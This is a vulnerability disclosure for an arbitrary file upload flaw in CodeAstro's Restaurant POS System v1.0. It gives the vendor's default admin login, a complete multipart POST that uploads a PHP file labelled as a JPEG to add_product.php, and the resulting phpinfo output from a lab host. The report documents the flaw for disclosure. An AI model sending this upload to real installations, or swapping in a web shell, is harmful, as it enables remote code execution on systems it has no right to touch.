Vulnerability Description

Arbitrary file upload vulnerability in Restaurant POS System v1.0 allows attackers to execute arbitrary code via the file upload to add_product.php. It is an open source project from https://codeastro.com .

1. Vulnerability Submitter: Tr0e
2. vendors: Restaurant POS System in PHP with Source Code - CodeAstro
3. The program is built using the xmapp/v3.3.0 and PHP/8.1.10 version
4. Vulnerability location: /RestaurantPOS/Restro/admin/add_product.php

Vulnerability Verification

[+] Payload:


```
<?php phpinfo();?>
```

POC：

```
POST http://192.168.0.120:91/RestaurantPOS/Restro/admin/add_product.php HTTP/1.1
Host: 192.168.0.120:91
Content-Length: 826
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.120:91
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySsF9wyDdPINlRtc6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.0.120:91/RestaurantPOS/Restro/admin/add_product.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=ldi7mdlvm8g7bnfhunuvrhp8ne
Connection: close

------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_name"

Test
------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_id"

f867c0fe4f
------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_code"

RFZN-9372
------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_img"; filename="Tr0e.php"
Content-Type: image/jpeg

<?php phpinfo();?>
------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_price"

100
------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_desc"

Tr0e Test
------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="addProduct"

Add Product
------WebKitFormBoundarySsF9wyDdPINlRtc6--
```

How to verify

1. Build the vulnerability environment according to the steps provided by the source code author.
2. log in to the "Admin Panel” through the default account and password（Email: admin@mail.com Password: codeastro.com）;
3. The vulnerability lies in the "Products - Add New Product" function, you should inserts Payload when you add new product, as shown in the following figure：



不安全 | 192.168.0.120:91/RestaurantPOS/Restro/admin/add_product.php

Please Fill All Fields


Product Name: Test

Product Code: RCPN-9471

Product Image: 选择文件 Tr0e.jpg


Product Price: 100

Product Description: Tr0e Test



```
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.120:91
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySsF9wyDdPINlRtc6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer: http://192.168.0.120:91/RestaurantPOS/Restro/admin/add_product.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=1di7mdlvm8g7bnfhunuvrhp8ne
Connection: close

------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_name"

Test
------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_id"

f867c0fe4f
------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_code"

RFZN-9372
------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_img"; filename="Tr0e.php"
Content-Type: image/jpeg

<?php phpinfo();?>
------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_price"

100
------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_desc"

Tr0e Test
------WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="addProduct"

Add Product
------WebKitFormBoundarySsF9wyDdPINlRtc6--
```

```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: text/html; charset=UTF-8
Date: Sun, 09 Oct 2022 15:30:43 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Refresh: 1; url=add_product.php
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.1.10
X-Powered-By: PHP/8.1.10
Content-Length: 13486


<!DOCTYPE html>
<html>

<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <meta name="description" content="Start your development with a Dashboard for Bootstrap 4.">
    <meta name="author" content="MartDevelopers Inc">
    <title>Restaurant Point Of Sale </title>
    <!-- Favicon -->
    <link rel="apple-touch-icon" sizes="180x180" href="assets/img/icons/apple-touch-icon.png">
    <link rel="icon" type="image/png" sizes="32x32" href="assets/img/icons/favicon-32x32.png">
    <link rel="icon" type="image/png" sizes="16x16" href="assets/img/icons/favicon-16x16.png">
    <link rel="manifest" href="assets/img/icons/site.webmanifest">
    <link rel="mask-icon" href="assets/img/icons/safari-pinned-tab.svg" color="#5bbad5">
    <meta name="msapplication-TileColor" content="#da532c">
    <meta name="theme-color" content="#ffffff">
    <!-- Fonts -->
    <link href="https://fonts.googleapis.com/css?family=Open+Sans:300,400,600,700" rel="stylesheet">
    <!-- Icons -->
    <link href="assets/vendor/nucleo/css/nucleo.css" rel="stylesheet">
    <link href="assets/vendor/@fortawesome/fontawesome-free/css/all.min.css" rel="stylesheet">
    <!-- Argon CSS -->
    <link type="text/css" href="assets/css/argon.css?v=1.0.0" rel="stylesheet">
    <script src="assets/js/swal.js"></script>
    <!--Load Swal-->
            <!--This code for injecting success alert-->
        <script>
            setTimeout(function() {
                    swal("Success", "", "success");
                },
                100);
```



不安全 | 192.168.0.120:91/RestaurantPOS/Restro/admin/assets/img/products/Tr0e.php

PHP Version 8.1.10

System	Windows NT BWSHEN 10.0 build 19044 (Windows 10) AMD64
Build Date	Aug 30 2022 18:02:43
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=..\..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\..\..\instantclient\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	*no value*
Loaded Configuration File	D:\SoftWare\Xampp\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20210902
PHP Extension	20210902
Zend Extension	420210902
Zend Extension Build	API420210902,TS,VS16
PHP Extension Build	API20210902,TS,VS16
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring